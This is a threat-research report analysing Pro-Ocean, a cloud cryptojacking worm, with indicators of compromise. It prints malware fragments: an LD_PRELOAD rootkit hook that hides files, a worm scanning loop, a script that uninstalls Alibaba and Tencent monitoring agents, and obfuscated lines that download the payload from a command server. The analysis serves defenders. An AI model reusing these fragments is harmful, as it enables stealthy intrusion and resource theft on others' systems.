Pro-Ocean: Rocke Group's New Cryptojacking Malware

By Aviv Sasson

Published: 2021-01-28 · Archived: 2026-04-05 13:36:31 UTC

Executive Summary

In 2019, Unit 42 researchers documented cloud-targeted malware used by the Rocke Group to conduct cryptojacking attacks to mine for Monero. Since then, cybersecurity companies have had the malware on their radar, which hampered Rocke Group's cryptojacking operation. In response, the threat actors updated the malware.

Here, we uncover a revised version of the same cloud-targeted cryptojacking malware, which now includes new and improved rootkit and worm capabilities. We also detail the hiding techniques used by the malware to dodge cybersecurity companies' detection methods, while explaining its four-module structure. We've named the malware Pro-Ocean after the name the attacker chose for the installation script.

Pro-Ocean uses known vulnerabilities to target cloud applications . In our analysis, we found Pro-Ocean targeting Apache ActiveMQ (CVE-2016-3088), Oracle WebLogic (CVE-2017-10271) and Redis (unsecure instances). In the case that the malware runs in Tencent Cloud or Alibaba Cloud, it will use the exact code of the previous malware to uninstall monitoring agents to avoid detection. Additionally, it attempts to remove other malware and miners including Luoxk, BillGates, XMRig and Hashfish before installation. Once installed, the malware kills any process that uses the CPU heavily, so that it's able to use 100% of the CPU and mine Monero efficiently.

Palo Alto Networks Prisma Cloud customers are protected from Pro-Ocean through the Runtime Protection and Cryptominers Detection features.

The Malware

Although Pro-Ocean attempts to disguise itself as benign, it packs an XMRig miner, which is notorious for its use in cryptojacking operations. The miner seeks to hide using several obfuscation layers on top of the malicious code:

1. The binary is packed using UPX. This means that the actual malware is compressed inside the binary and is extracted and executed during the binary execution.
2. Advanced static analysis tools can unpack UPX binaries and scan their content. However, in this case, the UPX magic string has been deleted from the binary, and therefore, static analysis tools cannot identify this binary as UPX and unpack it.
3. The modules are gzipped inside the unpacked binary.
4. The XMRig binary is inside one of the gzipped modules and is also packed by UPX and does not have the UPX magic string.



Figure 1. Obfuscation layers.

Pro-Ocean targets several typical cloud applications including Apache ActiveMQ, Oracle Weblogic and Redis, with an emphasis on cloud providers based in China including Alibaba Cloud and Tencent Cloud. It is written in Go and compiled to an x64 architecture binary. It contains four modules that deploy during execution -- hiding, mining, infecting and watchdog. Each module contains some files written in various languages (C, Python or Bash) and a Bash script that executes it.

The Modules

The four modules of Pro-Ocean are gzipped inside the binary and are extracted and executed one after the other by four different functions.



Figure 2. The four main functions.



Figure 3. Malware architecture.

Hiding Module (Rootkit Capabilities)

The hiding module is responsible for concealing Pro-Ocean's malicious activity. It uses a native Linux feature, LD_PRELOAD. LD_PRELOAD forces binaries to load specific libraries before others, allowing the preloaded libraries to override any function from any library. One of the ways to use LD_PRELOAD is to add the crafted library to /etc/ld.so.preload.

This way, once executed, binaries will load this library and use its functions instead of the functions in the default libraries. This feature is commonly abused by other malware.

During execution, the hiding module compiles a C file into a library and adds it to /etc/ld.so.preload. This library contains many functions that are usually exposed by libc, including open, opendir, readdir, stat, access and much more. These functions use the real libc functions while altering the returned data in order to hide any information that exposes Pro-Ocean (e.g. malicious files or processes). In some cases, they even return forged data when accessing a specific file such as /proc/stat.

As in the previous version of the malware, the code uses Libprocesshider, a library for hiding processes. However, in addition, it looks like the developer of this code gathered several code snippets from the internet and added them in order to gain more rootkit capabilities.

For example, let's take a look at the libc function open. This function opens a file and returns its file descriptor, but something else happens once the malicious library is loaded.

```
#define MAGIC_STRING "kworker__"
#define CONFIG_FILE "ld.so.preload"
#define LIB_FILE "libpro__w.so"

int open (const char *pathname, int flags, mode_t mode)
{
  if (!libc){
        libc = dlopen ("/lib64/libc.so.6", RTLD_LAZY);
        if (!libc){
            libc = dlopen ("/lib/x86_64-linux-gnu/libc.so.6", RTLD_LAZY);
            if (!libc){
                libc = dlopen ("/lib/libc.so.6", RTLD_LAZY);
                if (!libc){
                    libc = dlopen ("/lib/i386-linux-gnu/libc.so.6", RTLD_LAZY);
                }
            }
        }
  }
  if (old_open == NULL)
    old_open = dlsym (libc, "open");

  if (old_xstat == NULL)
    old_xstat = dlsym (libc, "__xstat");

  if ((strstr (pathname, MAGIC_STRING)) || (strstr (pathname, CONFIG_FILE)) || (strstr (pathname, LIB_FILE))) {
    errno = ENOENT;
    return -1;
  }
```

Figure 4. Modified open function.

Before calling open, the malicious function will determine whether the file in question needs to be hidden to obfuscate malicious activities. If it determines that the file needs to be hidden, the malicious function will return a “No such file or directory” error, as if the file in question does not exist.

Besides that, in this module, Pro-Ocean will try to gain persistence by copying itself into numerous locations, create a new malicious service that will execute the malware in case it is not running and add several cron jobs that will do the same thing periodically.

Mining Module

The mining module is the reason Pro-Ocean exists in the first place. Its goal is to mine Monero into the attacker’s wallet, and it does so by deploying an XMRig miner 5.11.1 and a JSON configuration, then starting to mine. This is a common operation for cryptojacking malware.

Infection Module (Worm Capabilities)

Behaving differently than they chose to in the previous version of the malware, the Rocke Group does not exploit victims manually with Pro-Ocean. Instead, this version of the malware uses a Python infection script that gives it "worm" capabilities. This script retrieves the machine’s public IP by accessing an online service that does so in the address "ident.me" and then tries to infect all the machines in the same 16-bit subnet (e.g. 10.0.X.X). It does this by blindly executing public exploits one after the other in the hope of finding unpatched software it can exploit.

```
def runPortscan():
    get_ip_list()
    for host in IP_LIST:
        scanner.lck.acquire()
        if len(scanner.tlist) >= scanner.maxthreads:
            scanner.lck.release()
            scanner.evnt.wait()
        else:
            scanner.lck.release()
        scanner.newthread(host)
    for t in scanner.tlist:
        t.join()
```

Figure 5. Infection scanning loop.

Once it finds unpatched software and exploits it, the Python script sends a payload that will download an installation script from a malicious HTTP server, which will do some preparations and install Pro-Ocean.

The list of vulnerable software that Pro-Ocean exploits includes:

1. Apache ActiveMQ – CVE-2016-3088.
2. Oracle WebLogic – CVE-2017-10271.
3. Redis – unsecure instances.

This list is not finite (meaning Pro-Ocean targets all cloud applications) since the malware is downloaded to the victim from a remote server during the infection. Thus it can be changed, and additional exploits or other upgrades could be added.



Figure 6. Infection process.

Installation Script

The installation script has a crucial role, and it lays the groundwork for Pro-Ocean before installing it by doing several things. It is written in Bash and is obfuscated. By observing it, we can conclude that two of the malware's targets are Alibaba Cloud and Tencent Cloud.

It works in this order:

1. Attempt to remove other malware and miners including Luoxk, BillGates, XMRig, Hashfish and more. It does this by running the "grep" command searching for other processes and network connections and then terminates them if found.
2. Erase all of the cron tasks to make sure that other malware will not be able to recover.
3. Disable the iptables firewall so that the malware will have full access to the internet.
4. In the case that the malware runs in Tencent Cloud or Alibaba Cloud, it will use the exact code of the previous malware to uninstall monitoring agents to avoid detection.
5. Look for SSH keys and attempt to use them in order to infect new machines.

```
function auninstall() {
    if ps aux | grep -i '[a]liyun'; then
        wget -q http://update.aegis.aliyun.com/download/uninstall.sh
        chmod +x uninstall.sh
        ./uninstall.sh
        wget -q http://update.aegis.aliyun.com/download/quartz_uninstall.sh
        chmod +x quartz_uninstall.sh
        ./quartz_uninstall.sh
        rm -f uninstall.sh quartz_uninstall.sh
        pkill aliyun-service
        rm -rf /etc/init.d/agentwatch /usr/sbin/aliyun-service
        rm -rf /usr/local/aegis*;
    elif ps aux | grep -i '[y]unjing'; then
        /usr/local/qcloud/stargate/admin/uninstall.sh
        /usr/local/qcloud/YunJing/uninst.sh
        /usr/local/qcloud/monitor/barad/admin/uninstall.sh
    fi
    touch /tmp/.watchmonitor-unix
}
if [ ! -f "/tmp/.watchmonitor-unix" ]; then
    auninstall
```

Figure 7. Uninstall the cloud monitoring agents.

After laying the groundwork, the installation script will determine the machine CPU architecture and try to download the corresponding binary using various tools including curl, wget, python2, python3 and PHP.

```
if [ $(command -v $_a$_b | wc -l) -eq 1 ]; then
$_a$_b -q "$_h$_i://$pro_c2/$egg" -O ./$pro__o
if [[ $EUID -eq 0 ]]; then
pro__o0cean="`command -v $_a$_b`$_r -q -O /tmp/pro__o0cean $_h$_i://$pro_c2/pro__o0cean"
else
pro__o0cean="`command -v $_a$_b` -q -O /tmp/pro__o0cean $_h$_i://$pro_c2/pro__o0cean"
fi
elif [ $(command -v $_d$_c | wc -l) -eq 1 ]; then
$_d$_c -s "$_h$_i://$pro_c2/$egg" -o ./$pro__o
if [[ $EUID -eq 0 ]]; then
pro__o0cean="`command -v $_d$_c`$_r -s -o /tmp/pro__o0cean $_h$_i://$pro_c2/pro__o0cean"
else
pro__o0cean="`command -v $_d$_c` -s -o /tmp/pro__o0cean $_h$_i://$pro_c2/pro__o0cean"
fi
elif [ $(command -v $_a$_b$_r | wc -l) -eq 1 ]; then
$_a$_b$_r -q "$_h$_i://$pro_c2/$egg" -O ./$pro__o
pro__o0cean="`command -v $_a$_b$_r` -q -O /tmp/pro__o0cean $_h$_i://$pro_c2/pro__o0cean"
elif [ $(command -v $_d$_c$_r | wc -l) -eq 1 ]; then
$_d$_c$_r -s "$_h$_i://$pro_c2/$egg" -o ./$pro__o
pro__o0cean="`command -v $_d$_c$_r` -s -o /tmp/pro__o0cean $_h$_i://$pro_c2/pro__o0cean"
```

Figure 8. Obfuscated code that downloads the malware.

Watchdog Module

Pro-Ocean contains a watchdog module written in Bash. It executes two Bash scripts with different purposes.

1. program__kill30 – This script loops forever and searches for processes that utilize more than 30% of the CPU (not including the malware processes). Once found, it kills them. The malware's goal is to use 100% of the CPU and mine Monero efficiently, so it kills any process that uses the CPU heavily.
2. Program__daemonload – This process loops forever and checks that the malware is running. If not, it runs it.

Conclusion

Cryptojacking malware targeting the cloud is evolving as attackers understand the potential of that environment to mine for crypto coins. We previously saw simpler attacks by the Rocke Group, but it seems this group presents an ongoing, growing threat. This cloud-targeted malware is not something ordinary since it has worm and rootkit capabilities. We can assume that the growing trend of sophisticated attacks on the cloud will continue.

This malware is an example that demonstrates that cloud providers' agent-based security solutions may not be enough to prevent evasive malware targeted at public cloud infrastructure. As we saw, this sample has the capability to delete some cloud providers' agents and evade their detection (Figure 7).

Palo Alto Networks Prisma Cloud customers are protected from Pro-Ocean through the Runtime Protection and Cryptominers Detection features.



Figure 9. Prisma Cloud incident alert.

IOCs

URLs

hxxp://shop.168bee[.]com/*

hxxps://shop.168bee[.]com/*

Mining Pool

hxxp://pool.minexmr[.]com

Files

SHA-256 Hash	Filename
4ff33180d326765d92e32ec5580f54495bfcdd58a85f908a7ece8d0aedbe5597	pro__autolk.sh
220c2ebacafde95ebf4af12bf0d8eedb6004edd103ecb1d6363e7eb5a3e62c01	pro__automig.sh
a81424ec81849950616f932c79db593147b8a01cc6d06d279fd05d61103abdb7	pro__autorkt.sh
070afdbb4c2c9e499d55cb8fbc08f98e95725b98682586d42f84fd7181eae1cb	pro__autoscan.sh
0a3898da2c6e31f1eed4497c4e4e3cf24138981f35cb3d190b81ba4b24ab3df0	pro__cfg
26a126fd5cd47b62bb5ae3116a509caf84da1ccd414e632f898aec0948cb0dbf	pro__wlib.c
37e1c05cc683bac5fe97763023a228a4ca4e0439acc94695724f67b7e0275ece	proc__bioset.sh
d3e95ae2f01be948dd11157873b3c84cb3e76dea1b382bcfb2c0cb09a949497c	proc__o0mig
713b5447a51a4b930222491a2dfb5b948a5da6860d80cd8663c99432c1e0812f	proc__scanr.py
0f7abdceae4353c4a6a8ed6b5d261df0f94c2c52709dd50d38003192492e7d3b	pro__o0cean
bfea86bb68b51c6875d541c92bb48b38298982efbe12cf918873642235b99eeb	pro__o0cean

575945f6f5149dc48c4a665fcab0cbdbedec1e18b887abe837ed987a7253ad02	proc__sysagent.service
abb36bc19b82a026f7d70919c64ed987ebb71420b04bb848275547e99da485bd	.program__daemonload
7888925fe143add65f2ad928a7ee4e4b864d421fde57fac0cb2b218e70fe4d31	.program__kill30

Table 1. Malicious files hashes
